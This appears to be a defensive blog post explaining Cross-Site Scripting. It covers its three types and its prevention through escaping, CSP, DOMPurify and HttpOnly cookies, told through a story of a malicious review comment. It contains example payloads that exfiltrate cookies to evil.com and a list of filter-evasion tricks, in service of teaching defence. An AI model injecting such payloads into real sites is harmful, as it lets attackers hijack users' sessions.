


The comment was harmless. A user named "friendly_user" posted a review on our site: "Great product! Highly recommend." I approved it and moved on.
The next morning, three users reported that their accounts had been compromised. All of them had read that comment. All of them had unknowingly executed the script hidden inside it.
I opened the comment again. In the source, buried between the words, was this:
<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>
The site had displayed the comment as HTML. The browser had run the script. The attacker had collected session cookies from every visitor who viewed that page.
That was my introduction to Cross-Site Scripting (XSS). It wasn't a breach of my server. It was a breach of trust—between my website and the people who used it.
What XSS Actually Is
Cross-Site Scripting (XSS) is a security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users . Unlike most attacks that target the server, XSS targets your users. The attacker's script runs in the victim's browser, under the guise of your legitimate website .
Think of it this way: you've built a website, and your users trust it. They log in, they share information, and they enter credit card numbers—all believing they're interacting with you. XSS exploits that trust by injecting malicious code that appears to come from your domain.
When the script executes, it can:
- Steal session cookies, allowing the attacker to impersonate the victim
- Log keystrokes, capturing passwords and sensitive data
- Redirect users to malicious sites
- Deface your website
- Spread malware
- Perform actions on behalf of the logged-in user (transferring funds, changing passwords, posting content)
The scariest part? The victim never knows it's happening. The script runs silently in the background, indistinguishable from legitimate code.
The Three Flavors of XSS
Not all XSS attacks work the same way. Security researchers classify them into three main types, each with different characteristics.
Reflected XSS: The One-Click Attack
Reflected XSS is the most common type. The malicious script doesn't get stored on your server—it's reflected off your site in immediate response to a request.
How it works: An attacker crafts a URL containing malicious code and tricks a victim into clicking it. The site includes the malicious parameter in its response without proper sanitization, and the victim's browser executes it .
Example URL:
https://example.com/search?q=<script>document.location='https://evil.com/steal?c='+document.cookie</script>If the search page displays the search term without escaping, the script executes. The attacker might send this link via email or social media or even disguise it with a URL shortener.
Stored XSS: The Persistent Threat
Stored XSS is more dangerous because the payload is permanently stored on the target server. Anyone who views the infected page becomes a victim.
Common storage locations:
- Comment sections
- User profiles
- Forum posts
- Product reviews
- Message boards
When our comment section was compromised, that was stored XSS. One malicious comment infected every visitor who viewed that page. No clicking required—just visiting was enough.
DOM-based XSS is a problem. It is a weakness that happens on the client side. This means the server is not involved at all. The issue is with the JavaScript code that runs on the client side. This code does not handle user input correctly.
For example, let us say a web page takes a value from the URL, the part after the # symbol, and writes it to the page using innerHTML. If someone with bad intentions creates a URL with bad code in the # part, the web page will write this bad code to the page without checking it first. This is a mistake because it allows the bad code to run on the page. DOM-based XSS is a client-side problem that needs to be fixed. The JavaScript code needs to be written in a way that it handles user input safely so it does not write code to the page.
This type is trickier to detect because the server logs don't show the attack — everything happens in the browser .
How XSS Actually Works
So we need to understand how these attacks work. The main issue is that your website shows content from users as HTML without making sure it is safe.
When a browser gets HTML it does not know what is real and what is bad. If you send a script tag the browser will run it. If you send an image tag with code that runs when the image does not load it will still run. If you send a link that says run some code when clicked it will run when someone clicks on it.
The ways someone can attack your website are smart attackers have found many ways to get around simple filters:
- Using different casing:
<ScRiPt> - Using event handlers:
<body onload="maliciousCode()"> - Using encoded characters:
%3Cscript%3E - Using SVG tags:
<svg onload="maliciousCode()"> - Using obscure tags:
<iframe src="javascript:maliciousCode()">
When you let one bad thing happen, the attackers' bad script runs with the power as your good code. It can look at cookies, make requests as the person who is logged in, and interact with the website.
How to Stop Cross-Site Scripting
The good thing is that cross-site scripting is completely stoppable. People know how to stop it, and new frameworks can protect you if you use them correctly.
Use Framework Auto Protection
New frameworks like React, Vue and Angular automatically protect content by default. When you write something from the user in React the framework makes special characters safe so they show up as text, not code. This stops Cross Site Scripting.
The important thing is to never turn off this protection. React's special feature to set HTML is named that way for a reason. It turns off auto protection. Use it only when you really have to, and when you do, make sure the content is completely safe. Cross-site scripting can be stopped by using these frameworks and being careful with user input.
Contextual Output Encoding
If you're not using a framework, you need to escape output based on where it's being placed . HTML context, JavaScript context, and attribute context—each requires different escaping rules. Use libraries like OWASP's Java Encoder or the PHP htmlspecialchars() function.
// Never do this
echo "<div>" . $userInput . "</div>";
// Always do this
echo "<div>". htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8') . "</div>";
Content Security Policy (CSP)
CSP is a powerful defense-in-depth measure that tells the browser what sources of content are trusted. You can instruct the browser to only execute scripts from your own domain, never from inline sources, or only from specific allowed origins.
Example CSP header:
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none';This prevents inline scripts from executing—meaning even if an attacker injects a <script> tag, the browser will block it. CSP is not a replacement for proper escaping, but it provides a critical safety net.
Input Validation, Not Sanitization
For fields where you need to allow HTML (like a rich-text editor), use a whitelist-based sanitizer. Libraries like DOMPurify strip out dangerous elements and attributes while preserving safe ones.
import DOMPurify from 'dompurify';
const safeHTML = DOMPurify.sanitize(userInput);
Do not attempt to write your own HTML sanitizer. It's harder than it looks, and attackers will find ways around it.
Use HTTP-Only Cookies
Set the HttpOnly flag on your session cookies . This prevents JavaScript from accessing the cookie, so even if an XSS attack executes, it can't steal the session token.
Set-Cookie: sessionid=abc123; HttpOnly; Secure; SameSite=StrictRegular Testing
Automated scanners can identify many XSS vulnerabilities. Integrate tools like OWASP ZAP into your CI/CD pipeline to catch issues before they reach production.
What to Do If You're Vulnerable
If you discover XSS in your application:
First, fix the vulnerability. Patch the code, properly escaping or sanitizing the affected input.
Second, invalidate existing sessions. Rotate session tokens so any stolen cookies become useless.
Third, review logs. Determine if the vulnerability has been exploited and identify affected users. Consider notifying them to change passwords.
Fourth, audit the entire application. One XSS vulnerability often indicates a pattern. Review other places where user input is displayed.
The Bottom Line
That innocent-looking comment taught me something I'll never forget: when you display user content, you're not just showing text. You're executing code. Every character matters. Every unescaped angle bracket is an invitation.
XSS is preventable. Use framework auto-escaping. Implement CSP. Set HttpOnly cookies. Validate input. Escape output. Test your defenses.
Your users trust you with their data, their privacy, and their security. Don't let a missing angle bracket betray that trust.
Thanks for reading. Mubashir